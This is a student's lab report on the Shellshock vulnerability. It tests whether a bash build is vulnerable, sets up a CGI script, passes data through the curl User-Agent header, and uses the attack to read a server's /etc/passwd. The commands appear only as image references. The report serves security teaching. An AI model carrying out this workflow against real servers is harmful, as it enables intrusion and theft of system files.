
Lab 3

Task 1:

Test to see if bash\_shellshock is vulnerable to shellshock attacks


Commands Used:



If bash\_shellshock was not vulnerable then it would not have echoed vulnerable, but it did therefore it is vulnerable.

Test to see if bash is vulnerable to shellshock attacks


Commands used:



Unlike bash\_shellshock, bash did not echo vulnerable which shows that it is not vulnerable to shellshock attacks.


Task 2: After writing the code we were supposed to make sure the file was in the /usr/lib/cgi-bin folder, but it kept giving me permission denied because I did not have root permissions so I used the first command to bypass that. After that I used the second command to run the attack and it prints out to the terminal what it should.

Code Used:




Commands Used:

Used for moving file




Used for launching attack





Task 3: Passing data to Bash via Environment Variables

Code Used: This code uses the last line to print out all the environment variables of the process. $$ is replaced by bash with the id of the current process.



Commands Used: we call curl to call a request from the CGI file and obtain its response. If we want to pass our own information to the environment variables then we simply use the command used in the second picture. We can change the User-Agent to what we want, in this case we change it from curl/7.47.0 to test.






Task 4: Launching Shellshock Attack

Command Used w/ Output:


Here we use the command to steal the contents of the server’s /etc/passwd.

